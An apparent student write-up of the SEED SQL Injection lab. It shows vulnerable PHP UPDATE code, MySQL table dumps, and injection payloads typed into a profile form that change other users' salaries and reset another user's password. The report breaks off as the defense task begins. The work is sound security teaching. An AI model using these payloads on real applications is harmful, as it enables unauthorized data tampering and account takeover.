
```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+------------------+------------------------------
------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email           | NickName         | Password
           |
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+------------------+------------------------------
------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 | 111-000-101 | Moscow  | alice@gmail.com | Alice the Wonder | 522b276a356bdf39013dfabea2cd4
3e141ecc9e8 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |                 |                  | b78ed97677c161c1c82c142906674
ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |                 |                  | a3c50276cb120637cca669eb38fb9
928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |                 |                  | 995b8b8c183f349b3cab0ae7fccd3
9133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |                 |                  | 99343bff28a7bb51cb6f22cb20a61
8701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |                 |                  | a5bdf35a1df4ea895905f6f6618e8
3951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+------------------+------------------------------
------------+
6 rows in set (0.00 sec)

mysql>
```

Task 3.1

Now I modified the **unsafe_edit_backend.php** code file at line 56 and 57.



And echoing it in the **unsafe_home.php** file.



Another modification in the file **unsafe_home.php** on line 267.


Finally copying the modified files to the Web continer.

```
[01/01/23]seed@VM:~/.../Code$ docker cp unsafe_home.php dc6e22bf255f:/var/www/SQL_Injectio
[01/01/23]seed@VM:~/.../Code$ docker cp unsafe_edit_backend.php dc6e22bf255f:/var/www/SQL_Injectio
[01/01/23]seed@VM:~/.../Code$
```


Based on these code lines I have found the vulnerability where I can add salary as a parameter as a part of SQL statement which is a part of the database used here.

```
50    $_SESSION['pwd']=$hashed_pwd;
51    $sql = "UPDATE credential SET
  nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where
  ID=$id;";
52  }else{
53    // if passowrd field is empty.
54    $sql = "UPDATE credential SET
  nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
55  }
```

Sending the query.




And the salary has been changed from 10,000 to 30,000.



Task 3.2

Now trying to change Boby's Salary with the SQL statement **Alice',salary=1 where Name='Boby'; #**




Now in the SQL Database container I have compared the Salary and it has been changed to 1 from 30,000.

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+----------+------------------------------------
----+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email           | NickName | Password
    |
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+----------+------------------------------------
----+
|  1 | Alice | 10000 |  30000 | 9/20  | 10211002 | 111-000-101 | Moscow  | alice@gmail.com | Alice    | 522b276a356bdf39013dfabea2cd43e141ecc
9e8 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |                 | Alice    | 8fc8dd2efccb29d7e65fd35c2e035c8c203e1
9a1 |
|  3 | Ryan  | 30000 |  30000 | 4/10  | 98993524 |             |         |                 | Alice    | a3c50276cb120637cca669eb38fb9928b017e
9ef |
|  4 | Samy  | 40000 |  30000 | 1/11  | 32193525 |             |         |                 | Alice    | 995b8b8c183f349b3cab0ae7fccd39133508d
2af |
|  5 | Ted   | 50000 |  30000 | 11/3  | 32111111 |             |         |                 | Alice    | 99343bff28a7bb51cb6f22cb20a618701a2c2
f58 |
|  6 | Admin | 99999 |  30000 | 3/5   | 43254314 |             |         |                 | Alice    | a5bdf35a1df4ea895905f6f6618e83951a6ef
fc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+----------+------------------------------------
----+
6 rows in set (0.00 sec)

mysql>
```

Task 3.3

Now changing Boby's password from Alice's profile with the help of SQL Statement **Alice',password=sha1('boby') where Name='Boby'; #**



The previous screenshot of the Database is like this.

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+----------+------------------------------------
----+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email           | NickName | Password
    |
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+----------+------------------------------------
----+
|  1 | Alice | 10000 |  30000 | 9/20  | 10211002 | 111-000-101 | Moscow  | alice@gmail.com | Alice    | 522b276a356bdf39013dfabea2cd43e141ecc
9e8 |
|  2 | Boby  | 20000 |   2000 | 4/20  | 10213352 |             |         |                 | Alice    | b78ed97677c161c1c82c142906674ad15242b
2d4 |
|  3 | Ryan  | 30000 |  30000 | 4/10  | 98993524 |             |         |                 | Alice    | a3c50276cb120637cca669eb38fb9928b017e
9ef |
|  4 | Samy  | 40000 |  30000 | 1/11  | 32193525 |             |         |                 | Alice    | 995b8b8c183f349b3cab0ae7fccd39133508d
2af |
|  5 | Ted   | 50000 |  30000 | 11/3  | 32111111 |             |         |                 | Alice    | 99343bff28a7bb51cb6f22cb20a618701a2c2
f58 |
|  6 | Admin | 99999 |  30000 | 3/5   | 43254314 |             |         |                 | Alice    | a5bdf35a1df4ea895905f6f6618e83951a6ef
fc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+----------+------------------------------------
----+
6 rows in set (0.00 sec)
```


It can be confirmed that the password has been changed by the SQL Database and in the screenshot below it is proven by how the hash of the password is different than what it was before.

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+----------+------------------------------------
----+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email           | NickName | Password
    |
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+----------+------------------------------------
----+
|  1 | Alice | 10000 |  30000 | 9/20  | 10211002 | 111-000-101 | Moscow  | alice@gmail.com | Alice    | 522b276a356bdf39013dfabea2cd43e141ecc
9e8 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |                 | Alice    | 8fc8dd2efccb29d7e65fd35c2e035c8c203e1
9a1 |
|  3 | Ryan  | 30000 |  30000 | 4/10  | 98993524 |             |         |                 | Alice    | a3c50276cb120637cca669eb38fb9928b017e
9ef |
|  4 | Samy  | 40000 |  30000 | 1/11  | 32193525 |             |         |                 | Alice    | 995b8b8c183f349b3cab0ae7fccd39133508d
2af |
|  5 | Ted   | 50000 |  30000 | 11/3  | 32111111 |             |         |                 | Alice    | 99343bff28a7bb51cb6f22cb20a618701a2c2
f58 |
|  6 | Admin | 99999 |  30000 | 3/5   | 43254314 |             |         |                 | Alice    | a5bdf35a1df4ea895905f6f6618e83951a6ef
fc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-----------------+----------+------------------------------------
----+
6 rows in set (0.00 sec)

mysql>
```


It can also be confirmed with sha1sum which is a match to the change observed in the database.

```
[01/01/23]seed@VM:~/.../Code$ echo -n 'boby' | sha1sum
8fc8dd2efccb29d7e65fd35c2e035c8c203e19a1  -
[01/01/23]seed@VM:~/.../Code$
```

Further confirmation is to login with the changed password set as “boby”.



Hence, the task has been completed successfully as the login is successful. Moreover, the salary update performed in previous subtask is also visible.




Task 4


These are the files for the defense of the site.

```
root@dc6e22bf255f:/# cd /var/www/SQL_Injection/
root@dc6e22bf255f:/var/www/SQL_Injection# ls
css          logoff.php               unsafe_edit_frontend.php
defense      seed_logo.png            unsafe_home.php
index.html   unsafe_edit_backend.php
root@dc6e22bf255f:/var/www/SQL_Injection# cd defense
root@dc6e22bf255f:/var/www/SQL_Injection/defense# ls
getinfo.php  index.html  style_home.css  unsafe.php
root@dc6e22bf255f:/var/www/SQL_Injection/defense#
```


Now visiting the following URL for the task.



And this is how it looks like.



